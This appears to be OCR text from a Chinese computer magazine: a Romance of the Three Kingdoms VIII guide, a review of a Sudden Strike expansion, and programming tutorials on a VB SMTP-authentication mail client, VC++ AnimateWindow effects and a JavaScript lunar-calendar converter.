A、评定:进入游戏，开始历史背景介绍后就是评定了。每年的 1、4、7、10 月是评定时间，在这里君主和臣下一起共同商议各种大事，右边的指令栏有详细分类，共分为:方针、人事、军事、外交、计略、谍报 6 类，根据身份的不同，游戏视角和所使用的指令各不相同。在进行完这些重大事务后就是安排内政等工作，分为：开垦、商业、补修、技术、治安 5 种。注意所需要的对应能力，尽量安排有相应内政特技的武将进行工作，事半功倍哟！

B、游戏主界面:评定完成后进入游戏，开始每月行动。注意都市画面的“行”:表示你本月的行动力，“金”:表示个人所持金，“金”下面的小框表示你的工作目标。

特别要注意的是游戏主界面中的都市情报，普通的不解释了，要注意的就是“贼”的有无，有的话一定要记得去“讨伐”哟。还有就是旁边的两个小图片，靠左的一个表示都市的规模大小;右边的表示都市有无商人，如果表示为“商”，就说明此都市有常驻商人，若为一个背包袱的小人，即表示有流浪商人到达。



C、基本设施指南:《三国志 8》的一大特点就是直接点击设施进行各项活动。在这里有必要向各位玩家说一下有关的指令心得（普通和较易理解的不作介绍）。

恶言:说武将坏话，降低其评价和忠诚度。对象武将智力越低效果越好。这个是主要用于拉拢敌方武将所用。

会话:和武将交谈。可增加关系，如果关系达到敬爱，还可以从中得到其传授战法。强力武将的培养就靠它了。



掠夺:掠夺周边都市的金钱和粮食。会降低与其关系度。被掠夺都市越富有，你所指派武将武力越高，效果越好。但是奉劝大家最好不要这样，会增加恶名的，到时候你被多家联合讨伐的时候可不要怪我没有提醒你！

见闻:这是《三国志 8》中一个非常重要的指令活动。在城门、农村、兵舍、屯所、市场、工房等地方打听消息，很多有价值的消息和东西都可以从这里得到。比如隐藏的在野人才的位置报告、宝物的献上、特技的获得等等！

讨伐:讨伐盗贼，要在本城市出现“贼”的情况下才可选。可收编盗贼、获得钱、粮等。甚至可能出现与贼头单挑的特殊剧情，我用赵云在讨伐贼的时候发现贼头是周昕，单挑获胜后将其收服。

买入:本作中宝物众多,因为很多宝物是以复数形式存在的，有多件，所以钱是非常有用的，总会嫌不够，而拥有“商才”在买东西时可以打7折，这可是非常重要的。所以你要买宝物的话，最好有“商才”能力哟！

《三国志 8》中的都市分为:商业都市，农耕都市、技术都市、城寨都市和放牧都市几种。另外都市也分大中小三个等级，大城市（人口 40 万以上）、中等城市（人口 20 万以上)、小城市（人口 20 万以下）。都市的规模随着城市的开发而变化，城市人口上升到上述各种指标，规模随之变化，城市的各种开发度上限都上升，包括宫城都要变化。

所以你无需太在意你的都市规模小。哈哈！发展壮大的路就在你脚下。

二、武将技能指南

在武将设置上，本作和《三国志 7》不一样的地方比较多，减少了个人技能，而细分为战法和特技。大家最关心的是怎么能锻炼到这些技能，嘻嘻！下面就是各项技能的最简单入

手方法的介绍：

1.特技锻炼

猛者:增加武力上限10，屯所多次见闻习得。

智囊:增加智力上限10，工房多次见闻习得。

治略:增加政治上限10，市场多次见闻习得。

人德:增加魅力上限10，农村多次见闻习得。

威风:在战斗中可使用计略“大喝”，单挑时使用特殊威压。兵舍多次见闻习得。

全能:国士无双型特技，所有能力值的上限变成100，隐藏特技。必须是在拥有了猛者、智囊、治略、人德、威风五项技能后，再引发左慈访问事件后习得。



耕作:内政开垦有利，农村多次见闻习得。

商才:进行内政商业和买卖军粮宝物等有利，可购买“算盘”获得或市场多次见闻习得。

筑城:进行内政补修有利，且可在防御战中使用战术“坚壁”，可购买《墨子》获得或城门多次见闻习得。

警备:进行治安讨伐有利，且对防御别人对你使用计略也很有帮助，屯所多次见闻习得。

发明:进行内政技术开发有利，工房多次见闻习得。

神眼:无需谍报或访问就可得知所有城市、武将的资料，还可使用战术“坏”。必须是在拥有了耕作、商才、筑城、警备、发明五项技能后，再引发左慈访问事件后习得。

弁舌:对于人事、外交以及计略都有利，甚至可在单挑中运用“愚弄”。和有此技能的义兄弟共同锻炼习得，或从老婆处学得。

反计:可反敌人得“挑拨”和“混乱”。和有此技能的义兄弟共同锻炼习得，或者从老婆处学得。

挑拨:对评定计略“扇动”和战争计略“挑拨”有利。和有此技能的义兄弟共同锻炼习得，或者从老婆处学得。

混乱:混乱敌人，有助于“埋伏”和“混乱”这两个计略。和有此技能的义兄弟共同锻炼习得，或者从老婆处学得。

虚报:只对评定计略中的“离间”有利。与于吉、司马徽亲密度高，左慈访问可习得，或者从老婆处学得。

鬼谋:能增加战术“妙计”和策略“落雷”。必须是在拥有了弁舌、反计、挑拨、混乱、虚报五项技能后，再引发左慈访问事件后习得。或者得到《兵法24篇》可得。

步兵:守备时可以使用战术“坚阵”。青州、并州训练可得，或从老婆处学得，或获得《孟德新书》。


骑兵:攻击时可以使用战术“疾风”。梁州、幽州训练可得，或从老婆处学得。

弩兵:守备时可以使用战术“远射”。冀州、荆北训练可得，或从老婆处学得。

水军:在湖川上有更好的机动力和防御力，配合“神算”还能使用战术“龙船”。扬州、荆南训练可得，或从老婆处学得，或获得《孙子兵法书》。

侦察:评定中“谍报”有利，战争中对方有非常高的发现率，作为攻击方时还可使用战术“索敌”。与于吉、司马徽亲密度高，左慈访问可习得，或从老婆处学得，或得到地图类宝物。

神算:能增加策略“连环”、“幻术”和战术“教唆”、“龙船”等特技。必须是在拥有了步兵、骑兵、弩兵、水军、侦察五项技能后，再引发左慈访问事件后习得。或得到《太平要术书》。



天文:要使用“天变”、“风变”、“雷击”所必需的特技。有此技能且关系敬爱得武将传授，于吉、管辂、左慈教授，或从老婆处学得。

医术:可治疗负伤兵。买本《伤寒杂病论》就可以获得，或者华佗传授，或从老婆处学得。

2.战法心得

突击:懂“骑兵”的武将使用，武力越高威力越大。张飞、吕布、马超为代表武将。

乱击:因为是不分敌我的向周边部队攻击，可能会伤到自己人，故一般在被包围时使用，非常有效哟！多成功几次效果惊人。如果被四支敌人部队包围，嘻嘻！那一次下来就可以去掉敌人8000人，猛吧！代表人物郝昭。

扰乱:最大的价值在于混乱敌人，《三国志8》中的混乱效果惊人，所以此战法是非常有效的攻击手段。曹操是其代表。

奇袭:在树林跟山地使用效果高，相当于埋伏，价值也在于混乱的效果。贾诩是代表。

枪衾:对付骑兵很不错，还可以混乱敌人。代表人物是关羽(倒！关羽应该是刀兵厉害吧)。

车悬:只能在平地使用，比较受限制，但是威力的确非常巨大。而且有混乱效果，武力90以上，战法等级4，一次攻击，伤害高达7000多！！代表人物居然是公孙瓒。

火矢:因为受到天气的影响，所以一定要选择时机使用，最好是晴天，这样才有可能多维持几个回合的燃烧效果。代表人物周瑜。

齐射:对敌军一齐射箭，威力巨大。代表人物吕布。

乱射:对周围的复数部队进行射击。同样是不分敌我，故应该在被敌围困时使用为上策。

矢岚:弩兵系最强战法，射击同时可混乱敌人。开空旷地带威力最大。我的黄忠使用这个战法的时候可把敌人一直从满员射到0，而自己损失极小。恐怖吧？

烈火:受天气影响大，没有好天气的配合，不太可能出现《三国志4》火烧遍野的场面，所以还是少用为妙。

激流:在水上的攻击战法。相当于“水计”。受地形的限制，见机使用，效果很好，主要是自己没有任何损失。代表人物周瑜。

落石:山岳地形的攻击战法。有地势要求，主要是守备方使用。同样也是见机使用，不要错过时机。代表人物法正。

妖术:使用妖术攻击。能混乱敌人复数部队。会的人太少了，只有张角是最高等级，诸葛亮都只有四级，但是效果简直太恐怖了，一定要从诸葛亮那里习得哟！




攻城:城破坏力为2.5倍。但是其实只能对付防御度不高的城市，遇到防御度上千的大城市，还是得用攻城兵器才行。不需要太在乎这个战法是否习得。




□贵州　yago

永远的突袭

来自德国的CDV公司以一款革命性大作《突袭》震撼了整个即时战略游戏圈。这个以二战为背景的战略游戏现场感极强，它不但彻底推翻了以往同类作品中百战百胜的人海战术，同时还成功引入了远程火炮和后勤补给的概念，加上真实的音效和画面，《突袭》很快引起了全球玩家的注目。对于那些已习惯狂采香料造上百辆坦克再从容碾平敌营的玩家来说，这个游戏难免让他们倍受挫折。即使拥有超过敌人百倍数量的坦克和士兵，如果在劣势地形下贸然发起冲锋，很快就会让你变成光杆司令！现代战争的艺术在这个游戏里得到充分体现，情报侦察、步坦结合、火炮支援和后勤补给都是获取胜利的必要条件。游戏中的各种武器装备也与二战中的真实样本基本吻合，每一辆坦克和每一位士兵都有自己的经验值，经过战斗可以得到更多经验值，从而带来射程、准确度和机动性的提升。





《突袭》的忠实拥护者们除了游戏玩家外还有大批二战军事迷，台湾软件商也趁热打铁引入了繁体中文版。在通宵达旦的战斗中，各位玩家很快就发出了不够过瘾的呼声，而CDV公司则不失时机地在今年五月份推出了资料片《突袭永远》的德文版。这部资料片的英文版于六月全球上市，考虑到前作的受欢迎程度，估计汉化也只是时间问题。

经过对这款资料片整月彻夜不眠的战斗修炼，yago深深感叹CDV公司的这款资料片只能用“精益求精”来形容。《突袭永远》对原作进行了多层次的改动，武器装备方面增加了各种口径的迫击炮和常规火炮、坦克等30多种战斗单位，新出现的装甲车还能拖拉火炮，远程火炮不再像原作中那样以人力也能拖动，其中一些远程火炮还提供了近射模式，这倒是非常符合二战中的史实。步兵埋设地雷和补给车修桥时无需抵达现场才能开始，只要指定目的地即可前往自动执行命令，而且玩家对进入卡车内的士兵状况也可一目了然，但这些都没有新出现的将军引人注目。将军打开胸前的望远镜时（按D键）可以直视到非常远的地界，虽然视野不够宽阔但已足矣。此外更多玩家也许没有注意到，当有军官率领士兵冲锋作战时，围绕在军官身边的士兵可以得到更多的经验值。前作中已有的医疗车可治愈受伤的士兵，而资料片中又增加了卫生兵，这些战地医生在救死扶伤的同时还能以手中的步枪参加战斗。弹药箱的设定也算是资料片中的一大创新，每个弹药箱有5000单位的弹药补给量，紧邻弹药箱的火炮、机关枪能自行补给，步兵也可在没有补给车的情况下补充弹药，这在补给车缺乏的时候非常实用，而且弹药箱可以用卡车运送，大大提高了补给的灵活性。


《突袭永远》中新增美、苏、德、英4大战役共计12场战斗，各大战役的三场战斗基本都在同一地图上进行，因此前一关战况会对后一战产生相当大的影响。地形场景增添了秋天红叶、冬季冰原和北非沙漠三种模式，主菜单中还出现了难度选项。单人任务虽然只多了七张新地图，但资料片附带的任务编辑器却为许多二战军事迷们提供了发挥特长的广阔空间。德文版刚推出不久笔者就收集到来自全球各地的爱好者们制作的近300张单人任务地图，其中大部分取自二战中的经典战役，如斯大林格勒保卫战、库尔斯克、城市花园行动等享誉史册的战例。



从整体上来看，《突袭》成功表现出了现代及今后战争的发展趋势，那就是信息情报战和后勤协调的较量。只要有足够的弹药补给和耐心，甚至一位将军带上狙击手和火箭兵就能把所有敌人全部消灭。如果说微软的《帝国时代》完全再现了古代战争的艺术，那么CDV的《突袭》就是现代战争不折不扣的真实写照。《突袭永远》进一步提高了这种真实性，同时也带来了副作用：难度陡增。扮演战场指挥员的玩家往往会发现自己手中的这款即时战略游戏越来越像《盟军敢死队》之类的战术游戏，更多的时间用在不停存盘再提取进度，军事迷们梦寐以求的那种在密集炮火中率领千军万马突入敌群的英雄豪情荡然无存，充其量最后围剿残敌时可以端出全部家当风卷残云一番，但要在战斗初期就来这么一手，敌人高地上的反坦克炮、机关枪和神出鬼没的雷区立马就让你欲哭无泪。

《突袭》的另一魅力还来自于网络对战，虽然单人游戏可能会耗费好几个小时，但多人联机对战通常十几分钟就能结束战斗，最多可有12位玩家选择美、德、苏、英等不同国家组队作战，通过争夺地图上的指定地点以获取更多的势力范围和支援补给，在瞬息万变的激烈厮杀中玩家的指挥才能显得格外重要，限定时间一到就会以占领指定地点最多方获胜而告终。《突袭》的网络对战正逐渐升温，国内已先后成立多个战斗小组，并与国外玩友建立了密切的关系。最近英国的同道们还举办了一届突袭全球对抗大赛，奖品可是不菲啊。CF





制作支持“服务器认证”的VB电子邮件程序

□北京　江德华

为了防止垃圾邮件的滋生，各大ISP（如263）都为其免费提供的电子邮件发送服务器添加了发信服务器认证的功能。虽然我们的电子信箱更安全可靠了，但是，以前辛辛苦苦编写的电子邮件程序因为不具备认证功能而无法发送邮件了！不过，这怎么能难倒CFan呢？本文即将向你展示如何用VB自制一个支持发信服务器认证功能的电子邮件程序，虽然不及Foxmail等那么完善，但是它完全能胜任简单的信息发送功能！

一、程序要点

1.SMTP、ESMTP协议简介

电子邮件的发送基于“简单邮件传输协议”（SMTP：Simple Mail Transfer Protocol），由RFC821标准定义，它规定了发送邮件的过程。按照SMTP协议的规定，用户通过SMTP服务器发送一封电子邮件包括如下过程：

（1）用户建立与服务器的连接，并发送HELO命令打开与服务器连接的通道。服务器应该返回以数字250开头的确认信息。

（2）用户发送MAIL命令，向SMTP服务器请求发信，提交发件人身份。服务器应该以“250 OK”表示接受请求，或者其他错误信息。

（3）用户发送一个或多个RCPT命令，向服务器说明邮件的接收者路径。服务器同样以“250 OK”表示接受。

（4）用户发送DATA命令，请求传输数据。服务器认可后，就可以发送邮件内容，并在最后以数据结束命令告诉服务器发送完成。

ESMTP是“扩展简单邮件传输协议”，在SMTP基础上增加了一些命令，并且定义了一些新的功能。当然，本文的主题——发信服务器认证功能即包含于其中。该标准在SMTP中增加了AUTH命令，它规定对于要求服务器认证的SMTP服务器，用户在连接服务器后，需要使用AUTH命令进行认证，用户要输入具有发信权限的账号和密码，账号、密码要以Base64编码格式提供。只有认证成功的账号才能够正确发送信件。需要注意的是，SMTP协议是用HELO命令打开与服务器连接的通道，而ESMTP用的就是EHLO了，挺有意思的吧？

2.Winsock控件

一般情况下，VB程序员经常使用MAPI来编写电子邮件发送软件。这种方法的优点是程序简单，但缺点在于不够灵活，程序员无法对电子邮件的发送过程进行完全控制。因此，本程序使用VB自带的Winsock控件，可以对电子邮件的发送全过程进行控制，非常灵活。VB的帮助文件中对Winsock控件有详细的介绍，感兴趣的朋友可以自行查看。

3.Base64编码

Base64是网络上最常见的用于传输8位字节代码的编码方式之一。简单地说，它要求把每三个8位（bit）的字节（byte），转化为四个6位的字节，这四个六位字节的最高两位是零，没有意义。这样做的目的是为了适应许多国外服务器只能传输7位的字节（将第8位过滤掉）。转化后的编码只能是以下字符：A-Z、a-z、0-9、+、/，以及用来补足位的等号。由于ESMTP服务器在发信认证时，需要用户以Base64为编码格式的账号名和密码，因此，我在程序中自己实现了一个Base64编码函数。

二、实战编程



打开VB并创建新工程。接着，选择“工程”菜单的“部件”，找到并选中Microsoft Winsock Control 6.0后按下“确定”按钮，该控件将出现在工具箱中。然后，参考附图编辑窗体，注意，图中方框中的文字是指该控件的名称，以txt开头的是文本框控件，chk开头的是复选框控件，cmd开头的是按钮控件，dsSock是Winsock控件。

由于程序中使用了许多控件，因此这里仅对关键控件的重要属性进行介绍(见附表)。

现在添加事件处理过程，其中包含了必须的数据处理函数，程序源代码内容如下：

```
Option Explicit
Dim Answerf As Boolean
'服务器应答标志，True服务器发回消息，False相反

Sub SendMail(dsSock As Control, strFrom As String, strTo As String, strSubject As String, strMsg As String)
  dsSock.Connect '连接到服务器
  Waiting '等待服务器应答
  dsSock.SendData "EHLO " & strFrom & vbCrLf
```

名称（类型）	属性	属性值	作用
txtContent（Text）	MultiLine True		支持多行输入
txtSMTPPort（Text）	Text	25	默认端口
chkSMTP（CheckBox）	Value	Checked	默认需要认证
dsSock（Winsock）	Protocol sckTCPProtocol		使用TCP协议
txtPwd（Text）	PasswordChar	*	输入密码
txtServerInf（Text）	MultiLine True		多行显示
	ScrollBars Both		滚动条

```
  Waiting

  '如果服务器需要验证，输入验证信息
  If chkSMTP.Value = Checked Then
    dsSock.SendData "AUTH LOGIN" & vbCrLf
     Waiting
    dsSock.SendData Base64Encode(txtUser) & vbCrLf
     Waiting
    dsSock.SendData Base64Encode(txtPwd) & vbCrLf
     Waiting
  End If
  '请求发送邮件
  dsSock.SendData "MAIL FROM: <" & strFrom & ">" & vbCrLf
  Waiting
  dsSock.SendData "RCPT TO: <" & strTo & ">" & vbCrLf
  Waiting
  '请求发送邮件的数据
  dsSock.SendData "DATA " & vbCrLf
  Waiting
  '发送邮件头信息
  dsSock.SendData "DATE: " & Format$(Now, "dd mmm yy ttttt")
& vbCrLf
  dsSock.SendData "FROM: " & strFrom & vbCrLf
  dsSock.SendData "TO: " & strTo & vbCrLf
  dsSock.SendData "SUBJECT: " & strSubject & vbCrLf & vbCrLf

  '发送邮件正文信息
  ' 以回车、一个点，再一个回车表示正文数据结束
  dsSock.SendData strMsg & vbCrLf & "." & vbCrLf
  Waiting

  dsSock.Close '关闭Socket连接
  MsgBox "信件发送完毕！"
End Sub

Public Sub Waiting()
' 作用：设置自动延时，等待服务器的发回信息

  Dim PauseTime, Start

  PauseTime = 30 ' 设置等待响应时间的最长时间30s
  Start = Timer ' 设置开始时刻
  Do While Timer < Start + PauseTime And Not Answerf
    DoEvents '将控制权让给其他进程,避免假死机
  Loop
  Answerf = False
End Sub

Private Sub txtFrom_LostFocus()
'作用:根据发送人信息,自动填写用户名和SMTP服务器
  If chkSMTP.Value = Checked Then
    Dim i As Integer
    i = InStr(1, txtFrom, "@")
    If i <> 0 Then
      txtUser = Mid(txtFrom, 1, i - 1)
       txtSMTPServer = "smtp." & Mid(txtFrom, i + 1, Len
(txtFrom) - i)
    End If
  End If
End Sub

Private Sub cmdSend_Click()
'作用:进行必要的设置并发送邮件

  '关闭当前连接
  dsSock.Close
  '设置WinSock使用的服务器和端口
  dsSock.RemoteHost = txtSMTPServer
  dsSock.RemotePort = txtSMTPPort
  txtServerInf.Text = "" '清空服务器信息
  Call SendMail(dsSock, txtFrom.Text, txtTo.Text, txtSubject.Text,
txtContent.Text) '发送邮件
End Sub

Private Sub dsSock_DataArrival(ByVal bytesTotal As Long)
'作用:接受并显示服务器发回的信息
  Dim Comedata As String
  dsSock.GetData Comedata '调用GetData方法,将传来的数据放
到Comedata中
  txtServerInf.Text=txtServerInf.Text+Comedata '显示服务器信息
  Answerf = True '应答标志为真
End Sub

Function MyASC(OneChar)
' 作用:转化非空字符为ASCII码
  If OneChar=""Then MyASC=0 Else MyASC=Asc(OneChar)
End Function

Private Function Base64Encode(inData)
' 作用:将字符串inData转换为Base64编码格式的字符串，作为函数
返回值
  Const Base64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZ
abcdefghijklmnopqrstuvwxyz0123456789+/"
  Dim cOut, sOut, i

  '每组数据三字节
  For i = 1 To Len(inData) Step 3
    Dim nGroup As Long
    Dim pOut, sGroup

     ' 为三个字节创建一个长整型的整数（四字节）
    nGroup = &H10000 * Asc(Mid(inData, i, 1)) + _
    &H100 * MyASC(Mid(inData, i + 1, 1)) + _
    MyASC(Mid(inData, i + 2, 1))

     'Oct分割长整型为8组3bit的字符组合
    sGroup = Oct(nGroup)

     '添加前导零位
    sGroup = String(8 - Len(sGroup), "0") & sGroup

     ' 转化为base64字符串
    pOut=Mid(Base64,CLng("&o"&Mid(sGroup,1,2)) + 1,1) + _
           Mid(Base64,CLng("&o"&Mid(sGroup,3,2))+1,1) + _
           Mid(Base64,CLng("&o"&Mid(sGroup,5,2))+1,1) + _
           Mid(Base64,CLng("&o"&Mid(sGroup,7,2)) +1,1)

     '添加到输出字符串
    sOut = sOut + pOut

     ' 为每76个字符添加一个新行 (76*3/4 = 57)
    If (i + 2) Mod 57 = 0 Then sOut = sOut + vbCrLf
  Next
  Select Case Len(inData) Mod 3
    Case 1: '8 bit
      sOut = Left(sOut, Len(sOut) - 2) + "=="
    Case 2: '16 bit
      sOut = Left(sOut, Len(sOut) - 1) + "="
  End Select

  Base64Encode = sOut
End Function
```

三、程序的使用

下面我们使用263提供的免费电子邮件来小试牛刀。这里以263用户lxzyue向tetee发送邮件为例。在“发

件人”、“收件人”中分别填入“lxzyue@263.net”、“tetee@263.net”,主题任意。程序会根据“发件人”自动填写“SMTP服务器”为smtp.263.net,以及“账号”为lxzyue。接着,你可以在“邮件正文”中输入多行中英文文字,并且在密码中填入lxzyue的邮箱密码(当然,你应该根据自己的账号而修改,反正要保证一对合法的账号和密码)。最后单击“发送”按钮,一切OK。在发送过程中,你还可以在“服务器信息”中查看服务器返回的信息,发信成功会有成功信息。哈哈,不错吧?

以上仅仅是一个演示程序,限于篇幅,在发送电子邮件的程序中没有对服务器返回的信息进行检验与分析,因此,在实际使用时需要网络环境比较稳定,以及输入信息必须完全正确,否则将导致发信失败。当然,你完全可以根据服务器返回的信息对用户进行提示,在本文的基础上做出更好用的电子邮件软件。

程序在中文Win98/2000+Visual Basic 6下调试通过。CF

VC动画窗口的实现

□宁波 陈萌

一、引言

俗话说:“佛靠金装,人靠衣装”,一个好的软件如果能配上精美的界面,一定会让更多的用户认同。喜欢上网的朋友对NetAnts(网络蚂蚁)这个软件一定不会陌生,它的下载速度、断点续传的功能都给我们留下了深刻的印象,同时它的软件界面也是相当棒的。在NetAnts的1.23版中,当下载任务完成或出错时,在主窗口的中央会以动画的方式展开一个窗口,报告当前下载的状况;当用户关闭窗口时,窗口又以收缩的方式关闭起来。那么这个动画窗口是怎样实现的呢?下面我们就来讨论一下在VC中如何实现这种动画窗口。

二、编程原理

实现这种动画窗口的编程效果,主要是用到了Windows API中的AnimateWindow函数,在窗口的创建或销毁过程中运用该函数,就能够在程序的开启和关闭时达到所希望的动画窗口效果。AnimateWindow函数所提供的动画效果十分丰富,我们可以在自己的程序中选择各种不同的动画效果,增强程序的趣味性。为使读者对AnimateWindow函数有一个基本了解,我们先对该函数做一个简单介绍。

函数原型:BOOL AnimateWindow(HWND hWnd, DWORD dwTime,DWORD dwFlags)。

函数功能:该函数能在显示与隐藏窗口时产生两种特殊类型的动画效果,即滚动动画和滑动动画。

参数含义:

hWnd 指定产生动画的窗口的句柄。

dwTime 指明动画持续的时间(以微秒计),完成一个动画的标准时间为200微秒。

dwFags 指定动画类型。这个参数可以是一个或多个下列标志的组合:

AW_SLIDE 使用滑动类型。缺省则为滚动动画类型。当使用AW_CENTER标志时,这个标志就被忽略。

AW_ACTIVATE 激活窗口。在使用了AW_HIDE标志后不能使用这个标志。

AW_BLEND 实现淡出效果。只有当hWnd为顶层窗口的时候才可以使用此标志。

AW_HIDE 隐藏窗口,缺省则显示窗口。

AW_CENTER 若使用了AW_HIDE标志,则使窗口向内重叠,即收缩窗口;若未使用AW_HIDE标志,则使窗口向外扩展,即展开窗口。

AW_HOR_POSITIVE 自左向右显示窗口。该标志可以在滚动动画和滑动动画中使用。当使用AW_CENTER标志时,该标志将被忽略。

AW_VER_POSITIVE 自顶向下显示窗口。该标志可以在滚动动画和滑动动画中使用。当使用AW_CENTER标志时,该标志将被忽略。

AW_VER_NEGATIVE 自下向上显示窗口。该标志可以在滚动动画和滑动动画中使用。当使用AW_CENTER标志时,该标志将被忽略。

返回值:如果函数成功,返回值为非零;如果函数失败,返回值为零。在下列情况下函数将失败:

窗口使用了窗口边界;窗口已经可见仍要显示窗口;窗口已经隐藏仍要隐藏窗口。

三、动画窗口的实现

下面就以一个简单的单文档程序为例,说明如何在VC中使用AnimateWindow函数来实现打开和关闭程序时的动画效果。基于多文档与对话框的程序所用方法类似,本文就不一一介绍。笔者所使用的开发环境为:Windows Me+Visual C++ 6。

首先建立一个MFC AppWizard(exe)应用工程Animate,在MFC AppWizard向导的第一步中选择Single document,再点击按钮Finish→OK完成工程建立。

接着在CMainFrame::OnCreate函数中增加下面的代码:

```
int CMainFrame::OnCreate(LPCREATESTRUCT lpCreateStruct)
{    ……
    AnimateWindow(GetSafeHwnd(),1000,AW_CENTER);
     return 0;
}
```

最后使用MFC ClassWizard在CMainFrame类中增加WM_CLOSE消息处理函数,并增加以下语句:

```
void CMainFrame::OnClose()
{ // TODO: Add your message handler code here and/or call default
    AnimateWindow(GetSafeHwnd(),1000,AW_HIDE|AW_CENTER);
    CFrameWnd::OnClose();
}
```

四、编译时出现的问题

全部可以了吗？不，现在编译的话，你会得到如下错误报告：

'AnimateWindow' : undeclared identifier

'AW_HIDE' : undeclared identifier\

'AW_CENTER' : undeclared identifier

乍看错误提示，认为是编译系统报告AnimateWindow函数和AW_HIDE、AW_CENTER两个参数没有定义。因该函数是定义在Winuser.h头文件中的，于是在程序中定义了对该头文件的包含，编译时却仍然出现相同的错误！

这是为什么呢？通过查阅MSDN，笔者发现在MSDN中明确提到Windows NT 5.0和Windows 98以上版本均支持该函数。通过研究发现，问题出在定义AnimateWindow函数的头文件Winuser.h中。在VC安装目录下进入include子目录，打开Winuser.h文件，查找AnimateWindow，可以发现有两处定义。一处是定义该函数中使用到的参数；另一处是该函数原型的定义。在这两处定义中均出现了对Windows版本的条件判断：#if (WINVER >= 0X500)……原来问题出在这里！我们目前所使用的各种Windows主版本号均为5.0以下，所以在VC中编译上述程序时，编译系统自然将AnimateWindow函数排除在外。因此为了在我们的程序中使用该函数，就得对其头文件进行一些小小的修改，即将#if (WINVER >= 0X500)改为#if (WINVER >= 0X400)。请注意，两处都要进行修改。

修改好头文件后，最好先删除原来Debug目录中预编译的文件以免冲突，编译通过即可。图1、图2便是程序的演示效果。




图 2




图1

五、小结

实际上，AnimateWindow函数包含了多种动画效果，我们只需在程序中增加几条语句，就能使得程序的开启和关闭变得生动有趣。

另外，通过这个例子我们还可以发现，尽管在MSDN中明确指出在Windows98中支持AnimateWindow函数，但是在实际编程时却发现该函数在头文件中的定义却将版本控制在了5.0以上。虽然笔者并不知道原因何在，但本文对此问题的解决无疑是一种比较新颖的做法，希望能够对广大读者的工作起到抛砖引玉的效果。CF

公历转换农历的算法及其JavaScript实现

□贵州　抱雪



看看我的主页（如图），我的网页上除了显示公历之外，还可以显示农历：辛巳年(蛇)五月初十申时，比一般网站上简单的公历显示酷多了！这究竟是怎么做的呢？耐心看我的文章吧！

我们先看看最关键的公历农历转换算法，明白了原理以后就可以“举一反三”了。首先要保存公历农历之间的转换信息：以任意一年作为起点，把从这一年起若干年（若干是多少？就看你的需要了）的农历信息保存起来（在我的JavaScript脚本中，是以2001年作为起点）。回想一下，我们平常是怎样来转换公历农历的呢？是查万年历，万年历有每一天的公历农历，直接一查就可以了。那么我们可不可以也这样做呢？当然可以，但是，这样做就要收录每一天的信息，工作量就会很大，所以我们要简化这些信息。怎么简化呢？

要保存一年的信息，其实只要两个信息就可以了：1.农历每个月的大小；2.今年是否有闰月，闰几月以及闰月的大小。用一个整数来保存这些信息就足够了。具体的方法是：用一位来表示一个月的大小，大月记为1，小月记为0，这样就用掉12位（无闰月）或13位（有闰月），再用高4位来表示闰月的月份，没有闰月记为0。比如说，2000年的信息数据是0xC96，化成二进制就是110010010110B，表示的含义是指1、2、5、8、10、11月大，其余月小。2001年的农历信息数据是0x41A95，其中4表示今年闰4月，月份大小信息就是0x1A95（因为闰月，所以有13位），具体的就是1、2、4、5、8、10、12月大，其余月份小（0x1A95=1101010010101B），4月的后面那一个0表示的是闰4月小，接着的那个1表示5月大。这样就可以用一个数组来保存这些信息。在我的JavaScript脚本程序中是用CalendarData[]这个数组来保存这些信息的。

下面就是公历转换成农历的具体算法：

1.计算出所求时间到起始年正月初一的天数。

2.从起始年份开始，减去每一月的天数，一直到剩余天数没有下一个月多为止。此时，CalendarData[]的下标到了多少，就是减去了多少年，用起始年份加上这个下标就可以得到农历年份，然后看减去了几个月。如果本年不闰月或者闰月还在后面，就可以直接得到农历月份，

如果在闰月月份数后面一个月，则这个月就是闰月，如果在闰月的后面，则要减去1才能得到月份数。剩余的天数就是农历日，农历时用（公历时+1）/2就可以简单地得到了。具体的date.js代码如下：

```
var CalendarData=new Array(20);
var madd=new Array(12);
var TheDate=new Date();
var tgString="甲乙丙丁戊己庚辛壬癸";
var dzString="子丑寅卯辰巳午未申酉戌亥";
var numString="一二三四五六七八九十";
var monString="正二三四五六七八九十冬腊";
var weekString="日一二三四五六";
var sx="鼠牛虎兔龙蛇马羊猴鸡狗猪";
var cYear;
var cMonth;
var cDay;
var cHour;
var cDateString;
var DateString;
var Browser=navigator.appName;

function init()
{
  CalendarData[0]=0x41A95;
  CalendarData[1]=0xD4A;
  CalendarData[2]=0xDA5;
  CalendarData[3]=0x20B55;
  CalendarData[4]=0x56A;
  CalendarData[5]=0x7155B;
  CalendarData[6]=0x25D;
  CalendarData[7]=0x92D;
  CalendarData[8]=0x5192B;
  CalendarData[9]=0xA95;
  CalendarData[10]=0xB4A;
  CalendarData[11]=0x416AA;
  CalendarData[12]=0xAD5;
  CalendarData[13]=0x90AB5;
  CalendarData[14]=0x4BA;
  CalendarData[15]=0xA5B;
  CalendarData[16]=0x60A57;
  CalendarData[17]=0x52B;
  CalendarData[18]=0xA93;
  CalendarData[19]=0x40E95;
  madd[0]=0;
  madd[1]=31;
  madd[2]=59;
  madd[3]=90;
  madd[4]=120;
  madd[5]=151;
  madd[6]=181;
  madd[7]=212;
  madd[8]=243;
  madd[9]=273;
  madd[10]=304;
  madd[11]=334;
}

